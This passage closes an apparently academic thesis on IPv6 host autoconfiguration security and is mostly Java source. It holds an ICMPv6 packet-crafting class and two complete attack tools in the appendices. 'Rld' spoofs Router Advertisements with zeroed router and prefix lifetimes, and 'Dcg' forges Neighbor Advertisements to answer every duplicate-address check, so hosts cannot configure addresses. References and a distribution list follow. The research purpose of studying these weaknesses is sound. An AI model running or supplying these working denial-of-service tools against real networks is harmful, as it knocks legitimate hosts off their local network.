 * @return the Link Layer Source address as a byte array
 *
 */
public byte[] getLinkSourceAddress() {

byte[] src = new byte[6];
for (int i=0; i<6; i++) {

    src[i] = p.header[LINK_SOURCE_BYTE + i];

}
return src;

}


/**
 * Returns the Link-Layer destination address
 *
 * @return the Link-Layer Destination address as a byte array
 *
 */
public byte[] getLinkDestinationAddress() {

byte[] dst = new byte[6];
for (int i=0; i<6; i++) {
```

```
    dst[i] = p.header[LINK_DESTINATION_BYTE + i];

}
return dst;

}


/** Returns the Type of the ICMPv6
 *
 * @return the Type of the ICMP
 *
 */
public int getType() {

    int type = (int) p.data[ICMP_TYPE_BYTE];
    if ( type < 0 ) type+=256;

    return type;

}


/**
 * Returns the IPv6 source address
 *
 * @return The IPv6 Source Address of the ICMPv6
 *
 */
public Inet6Address getSourceAddress()
                        throws UnknownHostException {

    byte[] sourceArray = new byte[16];
    for (short i=0; i < 16; i++) {

         sourceArray[i] = p.data[SOURCE_BYTE+i];

    }
    Inet6Address sourceAddress =
       (Inet6Address) Inet6Address.getByAddress(sourceArray);

    return sourceAddress;

}


/**
 * Returns the IPv6 Destination Address address
 *
 * @return The IPv6 Destination Address
 *
 */
public Inet6Address getDestinationAddress()
                             throws UnknownHostException {

    byte[] dstArray = new byte[16];
    for (short i=0; i < 16; i++) {
```

```
            dstArray[i] = p.data[DESTINATION_BYTE+i];

        }
        Inet6Address dstAddress =
            (Inet6Address) Inet6Address.getByAddress(dstArray);

        return dstAddress;

    }


    /**
     * Returns the Target Address of a NA or NS
     *
     * @return The IPv6 Target Address of the NA or NS
     *
     */
    public Inet6Address getTargetAddress()
                            throws UnknownHostException {

        byte[] tArray = new byte[16];
        for (short i=0; i<16; i++) {
            tArray[i] = p.data[NA_TARGET_BYTE + i];
        }
        Inet6Address tAddress =
                (Inet6Address) Inet6Address.getByAddress(tArray);
        return tAddress;

    }


    /**
     * Returns the checksum of the ICMPv6
     *
     * @return The checksum value of the ICMPv6
     *
     */
    public int getChecksum() {

        int cks = (int) p.data[ICMP_CHECKSUM_BYTE];
        return cks;

    }

    /**
     * Sets the DataLink Header to the ICMPv6 packet
     *
     * @param dl The data-link header
     *
     */
    public void setDataLink(DatalinkPacket dl) {

        p.datalink = dl;

    }
```

```
/**
 * Sets the IPv6 Source Address
 *
 * @param src the IPv6 Source Address
 *
 */
public void setSourceAddress(Inet6Address src) {

    for (int i=0; i<16; i++) {

        p.data[SOURCE_BYTE + i] = src.getAddress()[i];

    }

}


/**
 * Sets the IPv6 Destination Address
 *
 * @param dst the IPv6 Destination Address
 *
 */
public void setDestinationAddress(Inet6Address dst) {

    for (int i=0; i<16; i++) {

        p.data[DESTINATION_BYTE + i] = dst.getAddress()[i];

    }

}


/**
 * Sets the ICMPv6 Type
 *
 * @param type the ICMPv6 Type
 *
 */
public void setType(int type) {

    p.data[ICMP_TYPE_BYTE] = (byte) type;

}


/**
 * Sets the RA Router Lifetime
 *
 * @param routerLifetime the Router Lifetime
 *
 */
public void setRouterLifetime(int routerLifetime) {

    p.data[ROUTER_LIFETIME] = (byte) (routerLifetime & 0xFF00);
```

```
    p.data[ROUTER_LIFETIME + 1] =
                                (byte) (routerLifetime & 0x00FF);
}


/**
 * Sets the NA - RA solicited Flag
 *
 * @param sol if True the Flag (bit) is set to 1
 *
 */
public void setSolicited(boolean sol) {

    // reset 2nd bit to 0
    p.data[NA_FLAGS_BYTE] =
            (byte) (p.data[NA_FLAGS_BYTE] & 0xbf) ;
    if (sol) {
        // set 2nd bit to 1
        p.data[NA_FLAGS_BYTE] =
                (byte) (p.data[NA_FLAGS_BYTE] | 0x40) ;
    }

}


/**
 * Sets the NA - RA override Flag
 *
 * @param or if True the Flag (bit) is set to 1
 *
 */
public void setOverride(boolean or) {

    // reset 3nd bit to 0
    p.data[NA_FLAGS_BYTE] =
            (byte) (p.data[NA_FLAGS_BYTE] & 0xdf) ;
    if (or) {
        // set 3nd bit to 1
        p.data[NA_FLAGS_BYTE] =
                (byte) (p.data[NA_FLAGS_BYTE] | 0x20) ;
    }

}


/**
 * Sets the NS - NA Target Address
 *
 * @param adr the IPv6 Target Address
 *
 */
public void setTargetAddress(Inet6Address adr)
                throws UnknownHostException {
    for (short i=0; i<16; i++) {
        p.data[NA_TARGET_BYTE + i] = adr.getAddress()[i];
    }
```

```
}


/**
 * Sets the type of the ICMPv6 Option Header
 *
 * @param type The Option Header Type
 *
 */
public void setOptionType(int type) {

    p.data[NA_OPTIONS_BYTE] = (byte) type;

}


/**
 * Sets the ICMPv6 Option Header Length
 *
 * @param bytes the Option Length in units of Bytes
 *
 */
public void setOptionLength(int bytes) {

    p.data[NA_OPTIONS_BYTE + OPTION_LENGTH_BYTE] =
            (byte) bytes;

}


/**
 * Sets the ICMPv6 Option Link-Layer Address
 *
 * @param src the Option Link-Layer Address
 *
 */
public void setOptionLinkAddress(byte[] src) {

    for (int i=1; i<6; i++) {

        p.data[NA_OPTIONS_BYTE +
                OPTION_LINK_LAYER_ADDRESS + i] = src[i];

    }

}


/**
 * Sets the RA Option Prefix Lifetimes
 * the same lifetimes are set for all the prefixes
 * advertised by the particular RA.
 *
 * @param valid the valid lifetime in units of seconds
 * @param preferred the preferred lifetime in units of seconds
 *
```

```
 */
public void setPrefixLifetime( int valid , int preferred ) {

    int lastOptionByte = RA_OPTIONS_BYTE;
    int iterator = 0;

    while ( p.data.length > lastOptionByte ) {

        if ( p.data[lastOptionByte] == PREFIX_INFORMATION ) {

            // four bytes for valid lifetimes
            p.data[lastOptionByte + PREFIX_VALID_LIFETIME_BYTE]
                    = (byte) (valid / 0xFFFFFF );
            p.data[lastOptionByte + PREFIX_VALID_LIFETIME_BYTE + 1]
                    = (byte) (valid % 0xFFFFFF / 0xFFFF);
            p.data[lastOptionByte + PREFIX_VALID_LIFETIME_BYTE + 2]
                    = (byte) (valid % 0xFFFF / 0xFF);
            p.data[lastOptionByte + PREFIX_VALID_LIFETIME_BYTE + 3]
                    = (byte) (valid & 0xFF);
            p.data[lastOptionByte + PREFIX_PREFERRED_LIFETIME_BYTE]
                    = (byte) (preferred / 0xFFFFFF );
            p.data[lastOptionByte + PREFIX_PREFERRED_LIFETIME_BYTE
                    + 1] = (byte) (preferred % 0xFFFFFF / 0xFFFF);
            p.data[lastOptionByte + PREFIX_PREFERRED_LIFETIME_BYTE
                    + 2] = (byte) (preferred % 0xFFFF / 0xFF);
            p.data[lastOptionByte + PREFIX_PREFERRED_LIFETIME_BYTE
                    + 3] = (byte) (preferred & 0xFF);

            }

        int lastOptionLength = p.data[lastOptionByte
                + OPTION_LENGTH_BYTE];
        lastOptionByte += (lastOptionLength * 8);
        iterator++;

    }

}



/**
 * calculates and sets the ICMPv6 Payload length
 *
 *
 */
public void calculatePayloadLength() {

    int length = ( p.data.length - PAYLOAD_BYTE );
    p.data[PAYLOAD_LENGTH_BYTE] = (byte) (length / 0xFF);
    p.data[PAYLOAD_LENGTH_BYTE] = (byte) (length & 0xFF);

}

/**
 * calculates and sets the ICMPv6 checksum
 *
```

```
     *
     */
    public void calculateChecksum() {


        int    length    =    p.data.length    -    ICMP_TYPE_BYTE    +
ICMP_PSEUDO_LENGTH;

        byte[] checksumBytes = new byte[length];

        //ICMP pseudo-header
        checksumBytes[0] = 0;
        checksumBytes[1] = 0;
        checksumBytes[2] = 0;
        checksumBytes[3] = (byte) 58;
        checksumBytes[4] = p.data[4]; // payload length
        checksumBytes[5] = p.data[5]; // payload length
        checksumBytes[6] = 0;
        checksumBytes[7] = 0;

        // rest of pseudo-header
        for (int i = 8; i < ICMP_PSEUDO_LENGTH ; i++) {
            checksumBytes[i] = p.data[i];
        }

        // beggining of icmp header
        checksumBytes[ICMP_TYPE_BYTE] = p.data[ICMP_TYPE_BYTE];
        checksumBytes[ICMP_CODE_BYTE] = p.data[ICMP_CODE_BYTE];

        //zeros for the checksum
        checksumBytes[ICMP_CHECKSUM_BYTE] = 0;
        checksumBytes[ICMP_CHECKSUM_BYTE + 1] = 0;

        // icmp payload
        for (int i = ICMP_BODY_BYTE; i < length; i++) {
            checksumBytes[i] = p.data[i];
        }

        int sum = 0; // the checksum
        int i;
        for(i = 0; i < length; i+=2) {
            // put bytes in ints so we can forget about sign-extension
            int i1 = checksumBytes[i] & 0xff;
            // zero-pad, maybe
            int i2 = (i + 1 < length ? checksumBytes[i + 1] & 0xff :
0);
            sum += ((i1 << 8) + i2);
            while( (sum & 0xffff) != sum ) {
                sum &= 0xffff;
                sum += 1;
            }
        }

        sum = ~sum & 0xFFFF;

        p.data[ICMP_CHECKSUM_BYTE] = (byte) ((sum & 0xFF00) >> 8);
        p.data[ICMP_CHECKSUM_BYTE+1] = (byte) (sum & 0xFF);
```

```
    }

    /**
     * Sends an ICMPv6 packet
     *
     * @param sender the jpcap.JpcapSender object
     *
     */
    public void send(jpcap.JpcapSender sender) {
        sender.sendPacket(p);
    }

}
```

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX B. CLASS RLD JAVA CODE

```
/*
 * RLD.java
 *
 * This software was developed as part of a thesis research on IPv6
 * host autoconfiguration security issues
 */

package Rld;

import java.io.IOException;
import java.net.UnknownHostException;
import jpcap.*;
import jpcap.packet.IPPacket;
import jpcap.packet.ICMPPacket;
import jpcap.packet.Packet;
import jpcap.packet.EthernetPacket;
import jpcap.packet.TCPPacket;
import java.net.Inet6Address;
import java.util.*;
import ICMP6.ICMP6;

/**
 * This class implements the Router Lifetime Decreaser
 */
public class Rld implements PacketReceiver {

    /**
     * Fake Router Lifetime
     */
    public static final int FAKE_ROUTER_LIFETIME = 0;

    /**
     * Fake Prefix Valid Lifetime
     */
    public static final int FAKE_VALID = 0; //seconds

    /**
     * Fake Prefix preferred Lifetime
     */
    public static final int FAKE_PREFERRED = 0;  //seconds

    /**
     * the network interface of the tool
     */
    private static short networkInterface ;

    /**
     * the array of the interfaces
     */
    private static NetworkInterface[] devices = null;

    /**
     * the JpcapCaptor object
```

```
 */
private static JpcapCaptor jpcap = null;

/**
 * the JpcapSender object
 */
private static JpcapSender sender = null;


/**
 * A member to hold the sent Router Advertisement
 */
private static ICMP6 fakeRASent = null;

/**
 * a flag that indicates if a router advertisement
 * has already been received
 */
private static boolean firstReceived = true;

/**
 * the value for the jpcapCaptor snaplen
 */
private static int snaplen = 2000;

/**
 * the value for the interface's mode
 */
private static boolean promisc = true;

/**
 * the value for the jpcapCaptor to_ms
 */
private static int to_ms = 20;


public static void main(String[] args) throws IOException {

    devices = JpcapCaptor.getDeviceList();

    if(args.length<1){
        help();
    }
    else{
        networkInterface = Short.parseShort(args[0]);
        jpcap = JpcapCaptor.openDevice(devices[networkInterface]
                , snaplen, promisc, to_ms);
        jpcap.loopPacket(-1, new Rld());
    }
}


/**
 * implements method receivePacket of interface
 * Jpcap.PacketReceiver to handle the received packet
 */
public void  receivePacket(Packet packet) {
```

```
    // ignore packets with length zero
    if (packet.data.length == 0) return;

    if ( ICMP6.isICMP6(packet) ){

        ICMP6 p = new ICMP6(packet);

        switch (p.getType()) {

            case ICMP6.RA :

                try {
                    System.out.println("Router Advertisement " +
                            "from " + p.getSourceAddress());
                } catch (UnknownHostException ex) {
                    ex.printStackTrace();
                }
                routerSpoof(p);
                break;

        }
    }
}


/**
 * implements the router's parameter spoofing
 */
private void routerSpoof(ICMP6 packet) {

        try {
        sender=JpcapSender.openDevice(devices[networkInterface]);

        if (firstReceived || !( packet.getChecksum() ==
                                fakeRASent.getChecksum() )){

            // spoof the parameters
            packet.setPrefixLifetime(FAKE_VALID, FAKE_PREFERRED);
            packet.setRouterLifetime(FAKE_ROUTER_LIFETIME);

            // calculate and set the new checksum
            packet.calculateChecksum();

            // send the fake RA
            packet.send(sender);
            System.out.println("Router Lifetime decreased to " +
                    FAKE_ROUTER_LIFETIME + "seconds");
            System.out.print("Prefix Lifetimes decreased to " +
                    FAKE_VALID + " (valid) and " + FAKE_PREFERRED
                    + " (preferred) seconds ");
            fakeRASent = packet;

            // set the flag
            firstReceived = false;
        }
    }
```

```
            catch (IOException ex) {
                System.out.println("senderException");
            };

        }


        /**
         * provides error checking for the RLD's correct command line
         * input
         *
         */
        private static void help(){
            System.out.println(
                "usage: java Rld <select a number from the following>");
            for (int i = 0; i < devices.length; i++) {
                System.out.println(i + " :" + devices[i].name + "(" +
                    devices[i].description + ")" + "\n" +
                    "    data link:" + devices[i].datalink_name + "(" +
                    devices[i].datalink_description + ")" );
                System.out.print("    MAC address:");
                for (byte b : devices[i].mac_address)
                    System.out.print(Integer.toHexString(b&0xff) + ":" );
                System.out.println();
                for (NetworkInterfaceAddress a : devices[i].addresses)
                    System.out.println("    address:" + a.address + " " +
                        a.subnet + " " + a.broadcast);
            }

            return;
        }

    }
```

APPENDIX C. CLASS DCG JAVA CODE

```
/*
 * Dcg.java
 *
 * This software was developed as part of a thesis research on IPv6
 * host autoconfiguration security issues
 *
 */

package Dcg;

import java.io.IOException;
import java.net.UnknownHostException;
import jpcap.*;
import jpcap.packet.IPPacket;
import jpcap.packet.ICMPPacket;
import jpcap.packet.Packet;
import jpcap.packet.EthernetPacket;
import jpcap.packet.TCPPacket;
import java.net.Inet6Address;
import java.util.*;
import ICMP6.ICMP6;

/**
 * this class implements the DAD collision generator
 */
public class Dcg implements PacketReceiver {

    /**
     * All nodes Link Layer Address
     */
    public static final byte[] LINK_ALL_NODES =
        {(byte)0x33, (byte)0x33, 0, 0, 0, (byte)1 };

    /**
     * All nodes IPv6 Address
     */
    public static final byte[] ALL_NODES_BYTES =
        {(byte)0xff, (byte)0x02, 0, 0, 0, 0, 0, 0, 0, 0,
         0, 0, 0, 0, 0, (byte)1};


    /**
     * Unspecified IPv6 Address
     */
    public static final byte[] UNSPEC_BYTES=
                        {0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0};


    /**
     * the network interface of the tool
     */
    public static short networkInterface = 0;
```

```
/**
 * the array of the interfaces
 */
private static NetworkInterface[] devices = null;

/**
 * the JpcapCaptor object
 */
private static JpcapCaptor jpcap = null;

/**
 * the JpcapSender object
 */
private static JpcapSender sender = null;

/**
 * the Random generator (for random MAC address
 * generation)
 */
Random generator = new Random();

/**
 * the fake (colliding address) Neighbor Advertisement
 */
public static ICMP6 fakeNA = new ICMP6(ICMP6.NA);

/**
 * the value for the jpcapCaptor snaplen
 */
private static int snaplen = 2000;

/**
 * the value for the interface's mode
 */
private static boolean promisc = true;

/**
 * the value for the jpcapCaptor to_ms
 */
private static int to_ms = 20;


public static void main(String[] args) throws IOException {

    devices = JpcapCaptor.getDeviceList();

    if(args.length<1){
        help();
    }
    else{
        networkInterface = Short.parseShort(args[0]);
        jpcap = JpcapCaptor.openDevice(devices[networkInterface],
                snaplen, promisc, to_ms);
        jpcap.loopPacket(-1, new Dcg());
    }
}
```

```
/**
 * implements method receivePacket of interface
 * Jpcap.PacketReceiver
 */
public void  receivePacket(Packet packet) {

    // ignore zero-length packets
    if (packet.data.length == 0) return;

    if ( ICMP6.isICMP6(packet) ){

        // create the ICMP6 packet
        ICMP6 p = new ICMP6(packet);

        switch (p.getType()) {

            case ICMP6.NS :

                try {

                    System.out.println("Neighbor Solicitacion " +
                            "from :" + p.getSourceAddress());
                    if (p.getSourceAddress().equals((Inet6Address)
                        Inet6Address.getByAddress(UNSPEC_BYTES)))
                    {
                        neighbourSpoof(p);
                    }
                } catch (UnknownHostException ex) {
                    ex.printStackTrace();
                }

                break;

            }
        }
    }


/**
 * implements the neighbour spoofing
 */
private void neighbourSpoof(ICMP6 packet) {

    try {
        sender=JpcapSender.openDevice(devices[networkInterface]);

        // create random link source address keeping
        // same first two bytes
        byte[] linkSrc = new byte[6];
        linkSrc[0] = packet.getLinkSourceAddress()[0];
        linkSrc[1] = packet.getLinkSourceAddress()[1];
        for (int i=2; i<6; i++) {

            linkSrc[i] = (byte) (generator.nextInt() & 0xFF);

        }
```

```
            fakeNA.setSourceAddress(packet.getTargetAddress());
            fakeNA.setDestinationAddress((Inet6Address)
                     Inet6Address.getByAddress(ALL_NODES_BYTES));
            fakeNA.setSolicited(false);
            fakeNA.setOverride(true);
            fakeNA.setTargetAddress(packet.getTargetAddress());
            fakeNA.setOptionLinkAddress(linkSrc);

            fakeNA.calculateChecksum();

            EthernetPacket ether=new EthernetPacket();
            ether.frametype=EthernetPacket.ETHERTYPE_IPV6;
            ether.src_mac = linkSrc;
            ether.dst_mac = LINK_ALL_NODES;
            fakeNA.setDataLink(ether);

            fakeNA.send(sender);

        } catch (IOException ex) {
            ex.printStackTrace();
        }




    }


    /**
     * provides error checking for the Dcg's correct command line
     * input
     *
     */
    private static void help(){
        System.out.println(
            "usage: java Dcg <select a number from the following>");
        for (int i = 0; i < devices.length; i++) {
            System.out.println(i + " :" + devices[i].name + "(" +
                devices[i].description + ")" + "\n" +
                "    data link:" + devices[i].datalink_name +
                "(" + devices[i].datalink_description + ")" );
            System.out.print("    MAC address:");
            for (byte b : devices[i].mac_address)
                System.out.print(Integer.toHexString(b&0xff) + ":" );
            System.out.println();
            for (NetworkInterfaceAddress a : devices[i].addresses)
                System.out.println("    address:" + a.address +
                    " " + a.subnet + " " + a.broadcast);
        }

        return;
    }


}
```

LIST OF REFERENCES

[Arkko05] J. Arkko, Ed., J. Kempf, B. Zill, P. Nikander. “SEcure Neighbor Discovery (SEND).” RFC 3971, March 2005.

[Aura05] T. Aura. “Cryptographically Generated Addresses (CGA).” RFC 3972. March 2005.

[Conta06] A. Conta, S. Deering, M. Gupta, Ed.. “Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification.” RFC 4443, March 2006.

[Crawford00] M. Crawford. “Router Renumbering for IPv6.” RFC 2894, August 2000.

[Davies02] Joseph Davies. *Understanding IPv6,* Microsoft press, November 2002.

[Hagen02] Silvia Hagen. *IPv6 Essentials,* O'Reilly Media, 2002.

[Hinden03] R. Hinden, S. Deering. “Internet Protocol Version 6 (IPv6) Addressing Architecture.” RFC 3513, April 2003.

[Kent05] S. Kent. “IP Authentication Header.” RFC 4302, December 2005.

[Microsoft06] Microsoft. “Microsoft Windows XP Professional Documentation, IPv6 interface identifiers”, 2006. http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/sag_ip_v6_imp_addr7.mspx?mfr=true. Last visited 03 September 2006.

[Narten98] T. Narten, E. Nordmark, W. Simpson. “Neighbor Discovery for IP Version 6 (IPv6).” RFC 2461, December 1998.

[Narten01] T. Narten, R. Draves. “Privacy Extensions for Stateless Address Autoconfiguration in IPv6.” RFC 3041, January 2001.

[Nikander04] P. Nikander, Ed., J. Kempf, E. Nordmark “IPv6 Neighbor Discovery (ND) Trust Models and Threats.” RFC 3756, May 2004.

[Thomson98] S. Thomson, T. Narten. “IPv6 Stateless Address Autoconfiguration.” RFC 2462, December 1998.

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California

3. Professor Geoffrey Xie
   Naval Postgraduate School
   Monterey, California

4. Professor John Gibson
   Naval Postgraduate School
   Monterey, California

5. Neal Ziring
   National Security Agency
   Fort George G. Meade, Maryland

6. Matthew N. Smith
   National Security Agency
   Fort George G. Meade, Maryland